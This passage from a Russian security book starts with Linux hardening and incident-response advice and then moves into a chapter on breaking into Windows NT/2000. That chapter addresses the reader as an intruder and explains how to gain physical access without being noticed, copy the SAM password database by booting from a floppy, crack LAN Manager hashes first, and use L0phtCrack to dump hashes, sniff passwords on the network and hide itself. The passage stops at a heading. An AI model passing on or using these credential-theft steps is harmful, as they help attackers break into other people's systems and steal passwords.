Существуют довольно небольшие возможности реализации безопасности в экспортируемых файловых системах. Вы можете с помощью **nfsd** приравнять администратора удаленной системы к пользователю **nobody** (т.е. с минимальными правами) на вашей системе, запрещая ему, тем самым, полный доступ к экспортируемым файлам. Однако, поскольку конкретные пользователи имеют полный доступ к их собственным файлам (или по крайней мере с одинаковым **uid**), то удаленный администратор может зарегистрироваться или сделать **su** к их счетам, и, таким образом, получить доступ к их файлам. Это только небольшое препятствие для взломщика, чтобы получить доступ для монтирования вашей удаленной файловой системы.

Если вы вынуждены использовать **NFS**, то прежде всего убедитесь, что вы экспортируете только тем машинам, которым это действительно нужно.

Никогда не экспортируйте полностью ваш root каталог, экспортируйте только те каталоги, которые необходимо.

Глава 46: NIS (сетевой информационный сервис)

Сетевой информационный сервис (бывший **YP** — «Желтые страницы») заключается в распространении информации группе машин. **NIS** мастер (сервер) хранит информационные таблицы и конвертирует их файлы карт **NIS**. Затем эти карты передаются по сети, позволяя **NIS** клиентам (компьютерам) получать имя счета, пароль, домашний каталог и информацию **shell** (фактически всю информацию стандартного файла **/etc/passwd**). Это позволяет пользователю изменить пароль за один раз на всех машинах в **NIS** домене, где он имеет счет.

NIS совсем небезопасен. Он никогда и не предполагался быть таким. Он предполагался быть удобным и полезным. Любой, кто может угадать имя вашего **NIS** домена (где-либо в сети) может получить копию вашего файла **passwd**, а затем использовать «**crack**» и «**john the ripper**» для взламывания паролей ваших пользователей. Также можно обманывать **NIS** и проводить другие подобные трюки. Если вы вынуждены использовать **NIS**, помните об опасностях, связанных с ним.

Глава 47: Firewall

Под Firewall подразумевается ограничение на прохождение информации как внутрь, так и за пределы вашей локальной сети. Обычно компьютер, выполняющий роль щита, соединен с Internet и вашей локальной сетью, и доступ к Internet из вашей локальной сети выполняется только через него. Таким образом, щит может контролировать, что приходит из Internet в локальную сеть, и что уходит из локальной сети в Internet.

Существует большое количество типов и методов организации щита. Linux система реализует довольно хороший щит низкой стоимости. Код, реализующий щит, может быть встроен прямо в ядро, начиная с версии 2.0 и выше. Инструмент **ipfwadm** позволяет вам определять, какой части сетевого траффика можно уходить в Internet или приходить из него. Вы можете также протоколировать определенные типы сетевого траффика.

Щит является очень полезным и важным инструментом в обеспечении безопасности вашей сети. Важно понять, что вы не должны забывать о безопасности только из-за того, что у вас есть щит, и не заботиться о безопасности машин за щитом. Это будет фатальной ошибкой.

Глава 48: Подготовка системы безопасности до ее соединения с Internet

Итак, вы всесторонне проверили вашу систему и сделали ее настолько безопасной, насколько это было возможно (исходя из ваших знаний, а значит готовы к соединению с Internet. Существует несколько вещей, которые вы теперь должны сделать, чтобы быть подготовленным на случай взлома, и, следовательно, быстро обезвредить взломщика, восстановиться и работать дальше.

Глава 49: Сделайте резервную копию всей вашей системы

Если у вас меньше чем 650Mb данных в одном разделе, то для резервирования можно порекомендовать CD-R (поскольку его очень трудно подделать, и данные долго сохраняются). На лентах и других перезаписываемых носителях сразу после создания резервных копий необходимо поставить защиту от записи и затем периодически проверять, чтобы предотвратить подделки (или подмену). Сохраняйте ваши резервные копии в надежных недоступных местах. Хорошие резервные копии обеспечат вам возможность восстановления вашей системы в любой ситуации.

Глава 50: Выбор режима резервирования

Простым для поддержания считается шестиступенчатый цикл. Он включает 4 текущие ленты на неделю, одна для четных пятниц, одна для нечетных пятниц. Делайте нарастающее резервирование каждый день и полное резервирование системы в пятницу на соответствующую ленту. Если вы сделали какие-либо особенные важные изменения в системе или добавили важные данные, то уместно будет сразу сделать резервную копию.

Глава 51: Создайте резервную копию вашей RPM базы

В случае вторжения вы можете использовать базу **RPM** как спасательную нить, но только в том случае, если вы уверены в ее целостности. Желательно скопировать базу **RPM** на дискету и держать ее где-либо в недоступном месте. В дистрибутиве **Debian** вероятно имеется что-то подобное.

Скорее всего файлы **/var/lib/rpm/fileindex.rpm** и **/var/lib/rpm/packages.rpm** не поместятся на отдельную дискету, а в сжатом виде каждый поместится на отдельную дискету.

Теперь, если ваша система будет взломана, вы можете использовать команду:

root# rpm -Va

для верификации каждого файла в системе. Прочтите man страницу по **RPM**, поскольку есть другие опции, которые можно включить, чтобы сделать **rpm** менее многословным.

Это значит, что каждый раз, как вы добавляете новый **RPM** в систему, вам нужно обновить резервную копию. Вы ощутите все достоинства перед недостатками.

Глава 52: Отслеживайте данные регистрации использования системы

Очень важно, чтобы не подверглась взлому информация, которая поступает от **syslog**. Начать надо с того, что разрешить чтение и запись в **/var/log** только ограниченному контингенту пользователей.

Обязательно следите за тем, что туда заносится, особенно посредством **auth**. Большое количество неудачных регистраций, например, может указывать на попытку вторжения.

Где искать ваши **log** файлы, будет зависеть от вашего дистрибутива. В Linux системах, которые поддерживают «Linux Filesystem Standard», таких как RedHat, смотрите в **/var/log** для проверки **messages**, **mail.log** и других протоколов.

Чтобы узнать, где ваш дистрибутив ведет системные журналы, вам нужно посмотреть в файл **/etc/syslog.conf**. Это файл, который указывает **syslogd** (системному протоколирующему демону), куда записывать различные сообщения.

Вы можете также захотеть настроить ваш **log-rotating** скрипт или демон для того, чтобы ваши журнальные записи дольше просуществовали, т.е. чтобы вы имели время их более детально изучить. Рекомендуем вам обратить внимание на пакет **logrotate**, поставляемый в дистрибутиве RedHat. Другие дистрибутивы вероятно имеют подобные вещи.

Если вы заметили, что в журнальных файлах кто-то возился, посмотрите сначала, можете ли вы определить, когда это началось и каких вещей касалось. Большой ли период времени таким образом содержит ненадежную информацию? Лучше всего в такой ситуации восстановить журналы с резервных копий (если у вас конечно такие есть).

Журнальные файлы обычно изменяют взломщики для того, чтобы скрыть свои действия, но их присутствие все же можно заметить по странным событиям в системе. Вы можете отследить попытки взломщика войти в систему или изменить какую-либо программу для получения счета администратора. Вы можете просмотреть журнальные файлы до того, как взломщик изменит их.

Вам необходимо отделить **auth** данные от других запротоколированных событий, включая попытки изменения счетов с помощью **su**, попытки регистрации и другую информацию, касающуюся счетов пользователей.

Если возможно, настройте **syslog** так, чтобы от отсылал копию наиболее важных данных на безопасную систему. Это предотвратит попытки взломщика скрыть свою деятельность путем удаления информации о его **login/su/ftp**. Изучите man страницу по **syslog.conf**, особенно в части @ опции.

И наконец, журнальные файлы намного менее полезны, если их никто не читает. Выделите постоянное время для просмотра журнальных файлов, тогда вы наверняка обретете чувство ситуации — нормально все или нет. Это может сильно помочь не допустить непредвиденной ситуации.

Глава 53: Делайте модернизацию системы

Большинство пользователей Linux инсталлируются с CD-ROM. Из-за быстрой природы появления исправлений в безопасности, постоянно появляются новые (исправленные) программы. До того, как вы откроете свою систему в сети, сходите на **ftp** сервер вашего дистрибутива (например, **ftp.redhat.com**) и возьмите все пакеты, которые были обновлены с момента получения вами CD-ROM. В большинстве случаев, новые пакеты будут содержать важные исправления в области безопасности, так что неплохо их будет инсталлировать.

Глава 54: Хакеры! Взломали! Что делать?

Итак, вы обнаружили вторжение. Перво-наперво нужно оставаться спокойным. Поспешные действия могут принести больше вреда, нежели сам взломщик.

Нарушение безопасности в процессе

Обнаружение процесса нарушения безопасности может быть напряженным предприятием. Поскольку ваши ответные действия могут иметь большие последствия.

Если нарушение, которое вы обнаружили, имеет физическую природу, есть шансы, что вы обнаружите того, кто вломился в ваш дом, офис или лабораторию. Вы должны предупредить своих представителей власти. В лаборатории вы можете обнаружить кого-либо, пытающегося открыть дипломат или перезапустить машину. В зависимости от ваших полномочий и инструкций, вы можете сами приказать ему остановиться или сообщить службе безопасности.

Если вы обнаружили локального пользователя, пытающегося нарушить систему безопасности, перво-наперво сообщите ему все, что вы о нем думаете. Проверьте систему, с которой он зарегистрировался. Та ли это система, с которой он обычно регистрируется? Нет? Тогда используйте уже не электронные средства общения. Например, позвоните ему по телефону

или посетите его офис/дом и поговорите с ним. Если он признает, что это был он, потребуйте с него объяснений, что он делал в вашей системе, и убедите его не делать больше этого. Если это был не он и не может понять о чем идет речь, то скорее всего этот инцидент требует дальнейшего расследования. Тщательно исследуйте инцидент и, прежде чем выдвигать обвинения, соберите побольше доказательств.

Если вы обнаружили вторжение в сеть, перво-наперво (если вы можете) отсоедините вашу сеть. Если вторжение произошло через модем, отсоедините модемный кабель, тогда взломщик вероятнее всего подумает о проблемах связи, а не об обнаружении.

Если вы не можете отсоединить сеть (идет интенсивная работа, или вы не имеете физического контроля над системой), то наилучшим будет использовать что-то наподобие **tcp_wrapper** или **ipfwadm** для запрещения доступа из системы взломщика.

Если вы не можете запретить доступ всем из сети взломщика, то нужно заблокировать счета пользователей.

Помните, что блокирование счетов — дело не легкое. Вы должны помнить о файлах **.rhosts**, **ftp** доступе и черных входах.

После того, как вы сделаете что-либо из вышеперечисленного (отсоедините сеть, запретите доступ из сети взломщика и/или заблокируете их

счета), вы должны убить все его пользовательские процессы.

Некоторое время после этого вы должны очень внимательно отслеживать состояние вашей системы, поскольку взломщик может попробовать повторить вторжение. Вероятнее всего используя другой счет и/или с другого сетевого адреса.

Нарушение безопасности уже произошло

Итак, вы либо обнаружили нарушение безопасности, которое уже произошло, либо обнаружили его и заблокировали деятельность взломщика в вашей системе (короче, выдворили его). Что же теперь?

Закрыть дыру

Если вы можете определить, что использовал взломщик для внедрения в вашу систему, вы должны попытаться закрыть эту дыру. Например, возможно вы увидите несколько **ftp** входов, прежде чем пользователь зарегистрировался. Выключите **FTP** сервис и проверьте, существует ли его обновленная версия или какой-либо список заплаток известных ошибок.

Проверьте все ваши журнальные файлы, а затем посетите ваши списки безопасности и web-узлы на предмет наличия каких-либо новых обнаруженных ошибок, которые вы можете исправить.

Если вы не локализовали и не заблокировали взломщика, вероятнее всего он вернется. Не обязательно на ваш компьютер, может на какой-то другой, но в вашей сети. Если взломщик использовал пакетные ищейки, большие шансы, что он имел доступ и к другим локальным машинам.

Оценка повреждений

Перво-наперво нужно оценить повреждения. Что было нарушено? Если вы используете тестер целостности, такой как **Tripwire** — запустите его и он вам все расскажет. Если нет, просмотрите все — особенно важные данные.

Так как системы Linux становится все легче и легче инсталлировать, вы можете скопировать куда-то ваши конфигурационные файлы, а затем полностью очистить диск и переинсталлировать систему, восстановить файлы пользователей с резервных копий и скопировать назад конфигурационные файлы. Это будет гарантировать полностью чистую систему. Если вам нужно сделать резервную копию взломанной системы, будьте особенно внимательны к выполняемым файлам, которые вы резервируете, поскольку они могут быть «троянами», оставленными взломщиком.

Резервируйте, резервируйте и еще резервируйте!

Лучшим решением в плане безопасности является регулярное резервирование. Если ваша система подверглась вторжению, вы всегда сможете восстановиться с резервных копий. Конечно, некоторые данные могут быть ценны и для взломщика, и он может не только удалять их, но и воровать, делая себе копии, но в конце концов вы по крайнем мере сохраните эти данные.

Прежде чем восстановить поврежденный файл, вы должны проверить несколько прошлых резервных копий, а не только последнюю. Может быть, что взломщик орудовал некоторое время назад, и вы успешно сделали несколько резервных копий уже поврежденных файлов!!!

Конечно, существует также понятие безопасности резервных копий. Убедитесь, что вы храните их в надежном месте и знаете, кто имеет туда доступ. (Если взломщик получит ваши резервные копии, он будет иметь все ваши данные, а вы даже знать об этом не будете.)

Выслеживание хакера

Хорошо, вы заблокировали взломщика, восстановили вашу систему, но это еще не все. Поскольку маловероятно, что все взломщики будут пойманы, вы должны сообщить об атаке.

Вы должны сообщить об атаке администратору системы, с которой была атакована ваша система. Вы можете найти этого

администратора с помощью **whois** или базы **internic**. Вы можете послать ему по электронной почте содержимое системных журналов с датой и временем событий. Если вы заметили еще что-либо отличающее вашего взломщика, вы можете также сообщить об этом. После посылки сообщения по e-mail, вы должны (если вы к этому склонны) связаться по телефону. Если обнаружится, что система того администратора была только проходным звеном, он может отследить и связаться с администратором системы, с которой взломщик проник к нему, и т.д.

Опытные взломщики часто используют большое количество посреднических систем. Некоторые (или многие) из которых, могут даже и не знать, что они были взломаны. Отследить обратно путь взломщика аж до его домашней системы может быть очень трудно. Будьте очень вежливы с администраторами других систем при выслеживании и они вам много в чем помогут.

Глава 55: Источники информации по безопасности

Существует очень много узлов в Internet, посвященных UNIX безопасности в общем и специфике Linux безопасности. Очень важно подписаться на один (или более) список рассылки по вопросам безопасности и отслеживать текущие исправления. Большинство из таких списков небольшие по объему, но очень информативны.

FTP узлы

CERT это Computer Emergency Response Team. Они часто рассылают предупреждения о последних атаках и исправлениях.

Replay имеет архивы очень многих программ безопасности. Поскольку они находятся за пределами США, им не нужно подчиняться ограничениям по распространению криптографических программ.

Matt Blaze является автором **CFS** и отличным советником в вопросах безопасности.

tue.nl отличный ftp узел по безопасности в Голландии.

Web узлы

Hacker FAQ это FAQ про хакеров.

COAST архив содержит большое количество информации и программного обеспечения по безопасности.

Rootshell.com отличный узел для изучения современных методов взлома, которые сейчас используют взломщики.

BUGTRAQ приводит советы в области безопасности.

CERT, the Computer Emergency Response Team, приводит советы по общим атакам на UNIX платформах.

Dan Farmer — автор **SATAN** и многих других инструментов, касающихся безопасности, его домашний web узел содержит несколько

интересных обзоров по безопасности, а также программный инструментарий.

Linux security WWW хороший узел по безопасности в Linux.

Reptile имеет на своем узле очень много хорошей информации по безопасности в Linux.

Infilsec рассказывает об уязвимых местах различных платформ.

CIAC периодически рассылает бюллетени по обнаруженным дырам.

Списки рассылки

Bugtraq. Чтобы подписаться на **bugtraq**, пошлите e-mail на **listserv@netspace.org** содержащий в теле **subscribe bugtraq**.

CIAC. Пошлите e-mail к **majordomo@tholia.llnl.gov**, а в теле письма (не в **subject**) напишите: **subscribe ciac-bulletin**

Глава 56: Часто задаваемые вопросы по обеспечению безопасности системы

Не будет ли более безопасно вкомпилировать поддержку драйверов непосредственно в ядро, нежели представлять их модулями?

Некоторые полагают, что лучше не использовать возможность загрузки драйверов устройств в виде модулей, поскольку взломщик (или они сами) может загрузить троянский модуль, который повредит систему безопасности.

Однако, для того чтобы загрузить модуль, вы должны быть администратором. Объектные файлы модулей разрешают запись тоже только администратору. Это значит, что взломщик должен иметь права администратора, чтобы загрузить модуль. Если взломщик заполучит права администратора, то появятся намного более серьезные вещи, о которых нужно будет беспокоиться, нежели загрузка какого-то модуля.

Модули созданы для динамической загрузки драйверов поддержки определенных устройств, которые обычно редко используются. Для серверов или систем, выполняющих роль щита (firewall), это маловероятно. По этой причине будет разумно для таких машин вкомпилировать поддержку устройств прямо в ядро. Модули к тому же медленнее, нежели код в ядре.

Почему всегда запрещена регистрация администратором с удаленной машины?

Это сделано намеренно, чтобы предотвратить попытки пользователей зарегистрироваться на вашей машине через telnet как администратор, что очень уязвимо. Не забывайте, потенциальный взломщик имеет время запустить автоматическую программу для получения вашего пароля.

Как включить теневые пароли в RedHat 4.2 или 5.0 Linux?

Теневые пароли — это механизм сохранения ваших паролей в отличном от обычного **/etc/passwd** файле. Это имеет несколько преимуществ. Первое это то, что теневой файл **/etc/shadow** доступен для чтения только администратору, в отличие от **/etc/passwd**, который должен быть доступен для чтения всем. Другое преимущество в том, что вы как администратор можете включать или блокировать счета, и никто не будет знать статус счетов других пользователей.

Тогда файл **/etc/passwd** используется только для хранения имен пользователей и групп, а также используется программами наподобие **/bin/ls** для связывания пользовательских ID с определенным именем пользователя в списке каталога. Тогда файл **/etc/shadow** содержит только имя пользователя и его/ее пароль, и возможно информацию о счете, типа времени окончания действия и т.п.

Чтобы включить теневые пароли, запустите **pwconv** будучи администратором — теперь **/etc/shadow** существует и будет использоваться приложениями. Если вы используете RedHat 4.2 или выше, то **PAM** модули автоматически перестроятся на использование теневых паролей без какого-либо вмешательства с вашей стороны.

Если вы заинтересовались безопасностью ваших паролей, вероятно вас заинтересуют методы генерирования хороших паролей. Для этого вы можете использовать модуль **pam_cracklib**, который является частью **PAM**. Он сравнивает ваши пароли с **Crack** библиотеками, чтобы вы знали легко ли угадываются ваши пароли программами, которые занимаются подбором паролей.

Как мне включить SSL расширение для Apache?

- Скачайте **SSLeay** 0.8.0 или выше.
- Соберите, протестируйте и установите его!
- Скачайте исходники **Apache** 1.2.5 или выше.
- Скачайте **SSLeay** расширение для **Apache**.
- Разархивируйте его в каталог исходников **Apache** и исправьте **Apache** как написано в **README**.
- Настройте и соберите его.

Вы можете также сходить на Replay Associates, где есть много уже скомпилированных пакетов и за пределами США.

Как мне манипулировать счетами пользователей, не нарушая при этом безопасности?

Дистрибутив RedHat, особенно RH5.0, содержит огромное количество инструментов, с помощью которых можно работать со счетами пользователей.

- **pwconv** и **unpwconv** можно использовать для конвертирования паролей из обыкновенных в теневые и обратно, соответственно.
- **pwck** и **grpck** можно использовать для верификации правильности организации файлов **passwd** и **group**.
- программы **useradd**, **usermod** и **userdel** можно использовать для добавления, удаления и модификации счетов пользователей. Программы **groupadd**, **groupmod** и **groupdel** делают тоже самое для групп.
- групповые пароли можно создавать с помощью **gpasswd**.

Все эти программы совместимы с теневыми паролями — т.е. если вы установили теневые пароли, они будут использовать файл **/etc/shadow**.

Для более детального ознакомления смотрите соответствующие страницы man.

Часть тринадцатая

Ломаем и защищаем Windows 2000

Глава 1: Основные принципы взлома защиты сетевых операционных систем Windows NT и Windows 2000

В этой части мы изложим основные принципы взлома защиты сетевых операционных систем Windows NT и Windows 2000.

Почему нами выбрана группа операционных систем Windows NT/2000? Семейство операционных систем Windows NT/2000 (в дальнейшем просто Windows NT, т.к. Windows 2000 является по своей сути пятой версией NT) имеет богатейшие возможности работы с конфигурацией операционной среды, поддерживает устаревшее программное обеспечение для операционных систем DOS, Windows 3.xx/95/98, что влечет за собой возможность с большей вероятностью найти в защите системы слабое место. Всегда надо помнить принцип: *Обычно ломается лифт, а не лестница.* Следовательно, чем проще, тем надежней.

Вторая причина, почему мы остановили свой выбор на семействе Windows NT — из-за

популярности этих систем и распространенности их в мире. С одной стороны, украсть информацию из Windows NT/2000 затруднительно, т. к сложность похищения информации вызвана, конечно, не безупречностью TCP/IP стека Windows NT, а его убогостью и отсутствие в стандартной поставке сетевых демонов и крайне ограниченный набор клиентских утилит (host, nslookup, talk и т.д.). Хакеры со всех концов света обратили на нее свое внимание и, естественно, нашли и находят прорехи в системе безопасности Windows NT.

Методы взлома, изложенные здесь, будут доступны для хакера не высокой квалификации. Те программы или средства, которые потребуются для подрыва защиты и проникновения в систему можно свободно найти на страницах Интернета. Кроме того, еще не все системные администраторы осознали необходимость комплексного подхода при защите информации для сетей под Windows NT. Обычно затраты на сохранность ценностей составляют от 10 до 30% от их стоимости. Но как оценить интеллектуальную собственность? Тут вступает в действие всемирный пофигизм, вот он — главный друг хакера.

Безопасности компьютерной системы или сети обычно присущи три составляющие:

1. Физический доступ к компьютеру;
2. Доступ в локальной сети;
3. Доступ в глобальной сети.

Эти три составляющие очень тесно связаны между собой, поэтому мы последовательно рассмотрим их. Приведенные ниже способы преодоления защиты этих трех уровней помогут понять сам принцип взлома системы. Кроме того, хакерские инструменты первого и второго уровня часто могут помочь взломщику компьютерных систем, если он работает удаленно через Internet.

Сделаем небольшое отступление. Необходимо понять один простой принцип. Все течет, все изменяется, и на любые каверзы хакеров умные программеры и системные администраторы придумают свои препоны и защиты. Но принцип взлома они победить не смогут, ибо, что один человек сделал, другой завсегда разобрать сможет. А те программы, которыми необходимо пользоваться, могут устареть или те конкретные дыры в защите, описанные в этой главе, через некоторое время будут залатаны песочно-бизэшным Билли.

Начнем с простого.

Глава 2: Физический доступ к компьютеру

Что такое физический доступ к компьютеру? Это значит, что вы имеете доступ к компьютеру, на котором находится интересующая вас информация. Причем доступ этот физический, т.е. вы можете подойти к этой машине, потрогать ее ручками. Желательно, чтобы трогание ручками

было воспринято окружающими без эмоций, а лучше вообще не воспринято, т.е. вы там частый гость, или лучший друг своего недруга (зачем друзей подставлять), или.., ну в общем, вы — ужас, летящий на крыльях ночи, никем не замеченный. Вот что значит *физический доступ*.

Сначала немного общеобразовательных моментов.

В семействе операционных систем Windows NT реализована возможность контроля за локальным доступом (т.е. доступом к локальному диску, винту, если так понятнее). Реализуется эта возможность с помощью новой (по сравнению с FAT) файловой системой NTFS на основе расширений файловой системы. Вообще-то, Windows NT поддерживает две системы FAT и NTFS. Поэтому мы рассмотрим способ взлома сначала для FAT.

Самый простой и надежный — загрузка с дискеты и копирование данных на ZIP-дисковод. Таким образом, вам становится доступным вся та часть информации, которая хранится с помощью FAT. Но такую халяву вам вряд ли когда подсунут. Скорее всего придется повозиться с NTFS. Вот тут и начинается наша песня.

NTFS используют всегда, когда требуется защитить информацию и распределить доступ к ней. Но вот беда — все это работает только при работе под Windows NT. А вот если вам удастся загрузить MS-DOS с дискеты, то любая информация из разделов, работающих под NTFS,

может быль считана с помощью драйвера NTSF-DOS.EXE (автор — Mark Russinovich, поклон ему земной). И никакая система безопасности Windows NT тут не поможет, ну кроме злобного сисадмина, который с дубинкой дежурил бы рядом. Но, естественно, нужен дисковод. Если его нет, а такое может быть, или он каким-то образом вам не доступен, и такое может быть тоже, знать не судьба — надо искать другой способ.

Ну, вот вы незаметно загрузились с дискеты, запустили программку **NTSFDOS.EXE** и обнаруживаете, что ничего не видите или видите, но понять или прочесть не можете. А это значит, что сисадмин оказался чуть-чуть умнее, чем мы предполагали, и зашифровал информацию на диске посредством программных или аппаратных средств. Зашифровать он ее мог или средствами какой-либо посторонней программы (аппарата) или с помощью Windows NT (такая возможность уже появилась в Windows 2000). Так как мы в этой главе освещаем методы взлома Windows NT, то про методы взлома систем шифрования мало чего скажем. Мы просто перечислим некоторые из них:

- SeNTry2020 (http://www.softwinter.com);
- SecurityPlus (http://www.softbytelabs.com);
- Cryptext (http://www.tip.net.au/~njpayne).

А если вдруг объектом вашего внимания стала машина, находящаяся на госпредприятии

или на предприятии, на котором размещен госзаказ, то можно однозначно определить, что используемая там система шифрования — «Верба-OW» (http://www.security.ru), которая сертифицирована ФАПСИ. Конечно, это может быть и не эта система шифрования, но обязательно сертифицированная ФАПСИ. А таких систем не так уж много. Да и список таких систем можно легко узнать, так как нет лучшей рекламы для продажи, чем сертификат ФАПСИ.

В том случае, если информация зашифрована с помощью какой-либо программы, то самый простой способ — это найти ключ, способ потруднее — его отгадать. А вот если установлено аппаратное шифрование, то тут без ключа никак не обойтись. Ключ может быть программный, выносной (на внешнем носителе) и комбинированный. У нас в России распространены шифрующие контроллеры дисков серии КРИПТОН, имеющие сертификат ФАПСИ.

Если вам удалось получить физический доступ к информации на машине, то вы приступаете к следующей стадии взлома системы, а именно получению паролей пользователей системы и/или прав администратора. Существует такой файл **SAM**, в нем хранятся учетные записи пользователей и их пароли. Получить к нему доступ возможно, загрузившись с дискеты и скопировав этот файл. Сам файл располагается в каталоге **WINNT\SYSTEM32\CONFIG**. Когда Windows NT запущена и работает, доступ к файлу **SAM**, который располагается в директории

WINNT\SYSTEM32\CONFIG, имеет только администратор, но файл можно скопировать, загрузившись с системной дискеты.

Если вам удалось заполучить файл **SAM**, то для взлома вы можете использовать программу **L0PHTCrack**. Найти ее возможно в поисковой системе Rambler.ru или AltaVista. Ниже приведено более подробное описание данной программы.

Для того чтобы избежать просмотра паролей, их подвергают хешированию. Но, как известно, что зашифровали, то расшифровать можно. Хотя хеширование имеет одну неприятность: для восстановления пароля надо перебрать все возможные значения. А, следовательно, существует пропорциональная зависимость между временем, требуемым для дехеширования, длиной пароля и количеством применяемых символов.

Стандартно программы ограничивают длину пароля до 13-16 символов, хотя Windows NT поддерживает до 128 символов. Еще одна хитрость в том, что файл **SAM** содержит два хешированных представления одного и того же пользовательского пароля, полученные с помощью разных алгоритмов. Один из них — в стандарте Windows NT, другой — в стандарте LAN Manager. Вообще стандарт LAN Manager применяют для того, чтобы добиться совмещения с другими ОС, установленными на рабочих станциях, например: Windows 3.11 for Workgroups и Windows 95/98. Вот то, о чем мы писали выше: всевозможные достоинства можно обратить в недостатки: ведь

хешированный пароль стандарта LAN Manager слабо устойчив к взлому, так как каждая из двух половин 14-байтового символьного пароля хэшируется независимо, а результаты затем соединяются. Таким образом, вычисление 14-байтового пароля эквивалентно взлому двух 7-байтовых паролей, что значительно сокращает число возможных комбинаций для перебора. По этой причине, если вы будете взламывать пароль, то сначала займитесь паролем, захэшированным по стандарту LAN Manager.

Существующая программа **L0phtCrack**, работающая на Pentium II-450, может вскрыть пароль любой длины, как спелый арбуз, примерно за трое суток (ниже мы рассмотрим работу этой утилиты подробнее). Обычно наивные администраторы защищаются с помощью утилиты **SYSKEY**, входящей в состав Service Pack 3. **SYSKEY** позволяет дополнительно зашифровать данные в **SAM**, после чего программы извлечения и восстановления паролей не смогут корректно обрабатывать информацию из этого файла. Это надо учитывать. Но
помните — все течет, все изменяется, и последняя версия программы **L0phtCrack** позволяет пробить и дополнительное шифрование этой утилиты.

Глава 3: Извлечение и вскрытие текстовых паролей из украденной SAM

Рассмотрим взлом **SAM** файла более подробнее, углубимся в детали... Итак, как было сказано ранее, информация обо всех пользователях Windows NT/2000 и их паролях хранится в базе данных системы (**registry**), которая физически расположена в файле **%SystemRoot%\SYSTEM32\CONFIG\SAM** — базе данных безопасности системы. Данный файл является по умолчанию заблокированным, т.к. используется прочими компонентами системы. Поэтому вам не удастся напрямую скопировать этот файл. Однако, если администратор системы регулярно выполняет операцию создания диска **ERD** (Emergency Repair Disk), то относительно свежая копия данного файла содержится в директории **%SystemRoot%\REPAIR**. Но если администратор системы не выполнял данную операцию, то полученная база будет содержать пользователей **Administrator** и **Guest**, с паролями присвоенными во время инсталляции операционной системы. Пароли в данном файле хранятся в 16-байтном значении, зашифрованном (в кодировке UNICODE) с использованием хэш-алгоритма **MD4**. Поэтому для взлома паролей Windows NT/2000, вам необходимо выделить из базы данных безопасности системы имя пользователя и соответствующее ему хэш-значение. Данная процедура может быть

выполнена с использованием программного обеспечения, доступного через Internet и которое описано ниже.

Глава 4: Программа L0phtCrack

Программа **L0phtCrack** позволяет вычислять пароли, используя два различных метода. При использовании первого метода применяется поисковая словарная таблица, которую определяет специальный файл словаря. Хешированные пароли для всех слов в файле словаря уже являются вычисленными и сравниваются со всеми паролями для пользователей данной **SAM**. Когда имеется соответствие — пароль известен. Этот метод чрезвычайно быстр. Тысячи пользователей могут быть проверены при помощи 300 КБ файла словаря всего за несколько минут на обычном PII. Недостаток этого метода состоит в том, что при помощи словаря можно определить только очень простые пароли, которые существуют в английском языке (словарный запас которого не превышает 100 тыс. слов).

Для открытия словаря word-english вам необходимо выполнить команду **«File»** (Файл) ➪ **«Open Wordlist File»** (Открыть словарь).

Второй метод использует последовательный перебор набора символов типа A-Z или A-Z и 0-9 (и также других наборов) и вычисляет хеш для каждого возможного пароля для этих символов. Единственный недостаток данного метода — время. Данный метод использует интенсивный

перебор значений, что требует больших вычислительных мощностей. Чем больший набор символов вы указали в меню «**Tools**» (Сервис) ⇨ «**Options**» (Параметры), тем дольше времени требуется для перебора всех значений.

Набор символов A-Z требует приблизительно 7 часов вычислений на 600 герцовых процессорах PIII или Athlon. Представьте себе, что через каких-нибудь 7 часов вы будете иметь ключи от системы, и будете эдаким маленьким богом, местного значения или не местного, как повезет. Набор A-Z и 0-9 требует приблизительно трое суток.

Однако программа **L0phtCracks** разработана с учетом возможности интенсивных и долговременных вычислений и может использовать преимущества многопроцессорных систем. Если вы не хотите, чтобы программа присутствовала в панели задач, выберите в меню «**Window**» (Окно) ⇨ «**Hide, Ctrl+Alt+L to Show**» (Спрятать, для вывода на экран нажмите Ctrl+Alt+L). При запуске данной программы на многопроцессорном сервере, она будет выполняться низким приоритетом, используя вычислительные возможности неактивного центрального процессора. Программа регулярно, через каждые пять минут, сохраняет результаты вычислений, что позволяет восстанавливать состояние вычислений в случаях отключения питания или перезагрузок.

Открытие файла, с которым программа работала до перезагрузки можно из меню «**File**»

(Файл) ⇨ «**Open Password File**» (Открыть файл паролей).

Инсталляция

Для инсталляции просто разархивируйте дистрибутивный архив в любой каталог на жестком диске. Создайте ярлык к программе **l0phtcrack.exe** (или l0phtcrack95.exe для Windows 95/98). Кроме того, если вы физически подключены к данной локальной сети и используете Windows NT 4.0 (или Window 2000), вы можете использовать сетевой **sniffer readsmb.exe**, при помощи которого можно получить пароли клиентских машин Windows 3.11/95/95 и MS-DOS.Перед использованием сетевого sniffer'a необходимо предварительно установить сетевой NDIS-драйвер, который входит в дистрибутивный комплект. Этот драйвер может работать только поверх драйвера реально присутствующей в системе сетевой Ethernet-платы и использует протокол CSMA-CD. Для установки NDIS-драйвера откройте апплет «**Network**» (Сеть) в панели управления. На вкладке «**Protocols**» (Протоколы) нажмите кнопку «**Add**» (Добавить). Затем нажмите кнопку «**Have Disk**» (Установить с диска) и определите каталог, в который вы установили **L0phtCrack** и в котором находится файл **Oemsetup.inf** файл. После перезагрузки вы сможете использовать сетевой sniffer readsmb.exe, для перехвата паролей клиентских машин Windows.

Получение хешированных паролей

Перед вычислением паролей необходимо получить доступ к хешированным паролям. Существуют три основных метода получения хешированных паролей: непосредственно из системного реестра, из файла SAM или при помощи сетевого sniffer'a.

Получение хешированных паролей непосредственно из реестра

Если вы обладаете административными привилегиями, вы можете получить хешированные пароли, используя команду «**Tools**» (Сервис) ➪ «**Dump Password from Registry**» (Получить дамп пароля из реестра). Для этого укажите имя компьютера или адрес IP в формате **\\Computer_name** или **\\IP-address**.

Однако сервер Windows NT/2000 может запретить попытку доступа к системному реестру по сети, если сконфигурирован надлежащим образом.

Кроме того, если версия Windows NT/2000 локализована, для группы «**Administrator**» используется переведенное на другой язык слово, например для русского языка «**Администратор**». Для того, чтобы программа L0phtCrack корректно обратилась к дампу системного реестра удаленного компьютера, вам необходимо изменить ключ системного реестра на вашем локальном компьютере. Для этого запустите программу **regedit.exe** и отредактируйте значение ключа

HKEY_CURRENT_USER\ Software\LHI\L0pht-Crack\AdminGroupName.

Присвойте значению этого ключа название группы «**Administrator**» для локализованной версии Windows NT (2000).

Получение хешированных паролей из файла SAM

